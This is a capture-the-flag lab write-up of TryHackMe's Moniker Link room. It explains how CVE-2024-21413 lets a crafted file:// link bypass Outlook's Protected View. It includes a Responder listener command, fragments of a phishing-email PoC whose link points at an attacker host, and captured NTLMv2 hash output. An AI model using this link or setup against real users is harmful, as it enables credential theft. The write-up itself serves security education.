 omarmahmoud1024/tryhackme-monikerlink-writeup
TryHackMe Moniker Link (CVE-2024-21413) walkthrough: Outlook Protected View bypass leading to NTLMv2 hash capture via a crafted moniker link.

A full walkthrough of TryHackMe's "Moniker Link" room: weaponizing CVE-2024-21413, a 2024 Microsoft Outlook vulnerability, to steal a victim's NTLMv2 hash the moment they click a link in a phishing email — no macro, no attachment, no obvious security warning.
CVE-2024-21413 ("Moniker Link") is a vulnerability in how Outlook validates file:// links that use the
Windows OLE "moniker" syntax (a trailing ! after the path, e.g. file://host/share!something). Outlook is
supposed to open external file links through Protected View, which sandboxes the file and warns the user
before any credentials can leak. The extra ! breaks Outlook's own URL parser just enough that it skips
Protected View entirely and hands the link straight to Windows, which — because it looks like a UNC path —
silently attempts SMB authentication against the attacker's server. That authentication attempt leaks the
victim's NTLMv2 hash before the victim has done anything but click a normal-looking link.
| Task | Goal |
|---|---|
| 1. Recon | Understand the CVE and how the moniker-link parsing bug bypasses Protected View |
| 2. Set up the listener | Stand up Responder to catch outbound SMB authentication |
| 3. Weaponize | Build a phishing email containing a malicious moniker link |
| 4. Deliver | Send the email to the victim mailbox |
| 5. Capture | Have the victim click the link and capture their NTLMv2 hash |

responder -I ens5
Responder is started on the attacker box's interface before anything is sent, with LLMNR, NBT-NS, and DNS poisoning enabled. This is what actually captures the credential leak: once the exploit tricks Outlook into attempting SMB auth against the attacker's IP, Responder is what's listening on the other end to catch it.

The target is a standard Outlook mailbox, [email protected], sitting at its normal inbox view before
any phishing email arrives — the baseline the rest of the room works from.


sender_email = '[email protected]'
receiver_email = '[email protected]'
...
<p><a href="file://ATTACKER_MACHINE/test!exploit">Click me</a></p>
The exploit (CMNatic's public CVE-2024-21413 PoC) is a small Python script that builds and sends an HTML
email over SMTP. The payload is entirely in one line: an <a href="file://..."> link pointed at the
attacker's machine, with a trailing !exploit appended to the path. That trailing ! is the entire bug —
it's what makes Outlook's link parser misclassify the URL and skip the Protected View check it would
normally apply to an external file link.

python3 exploit.py
Enter your attacker email password: attacker
Email delivered
Running the script authenticates to the mail server and sends the crafted email to the victim. Email delivered confirms it left the attacker's mailbox successfully.

The email arrives in [email protected]'s inbox from CMNatic, subject CVE-2024-21413, containing
nothing but a single hyperlink reading "Click me" — no attachment, no macro warning, nothing that would
typically make a phishing filter or a cautious user suspicious.

Clicking "Click me" triggers Outlook's Windows Explorer error dialog: "We can't find
'\10.113.72.84\test!exploit'. Please make sure you're using the correct location or web address." This
error is actually proof the exploit already worked — by the time this dialog appears, Windows has already
tried to resolve that UNC path over SMB and has already authenticated to 10.113.72.84 (the attacker
machine) in the process. The visible failure is just Explorer failing to find a share that was never meant
to exist; the credential leak already happened silently before the error box ever popped up.

[SMB] NTLMv2-SSP Username : THM-MONIKERLINK\tryhackme
[SMB] NTLMv2-SSP Hash     : tryhackme::THM-MONIKERLINK:3f2abcd40483ccba:...
Back on the attacker box, Responder has already captured the full NTLMv2-SSP handshake for
THM-MONIKERLINK\tryhackme, sourced from 10.113.150.143 (the victim). No credential prompt, no security
warning, and no user action beyond a single click on what looked like an ordinary link — the hash was ready
to crack or relay the instant Outlook mishandled the moniker link.
!) was the entire vulnerability. CVE-2024-21413 is a good reminder
that URL/path parsers are a common source of security-boundary bypasses — a malformed input doesn't need
to be complex to slip past a check, it just needs to land in a code path the check doesn't cover.file:// link is an
old technique; what made this CVE notable was that Outlook wasn't supposed to let the link fire without a
warning at all.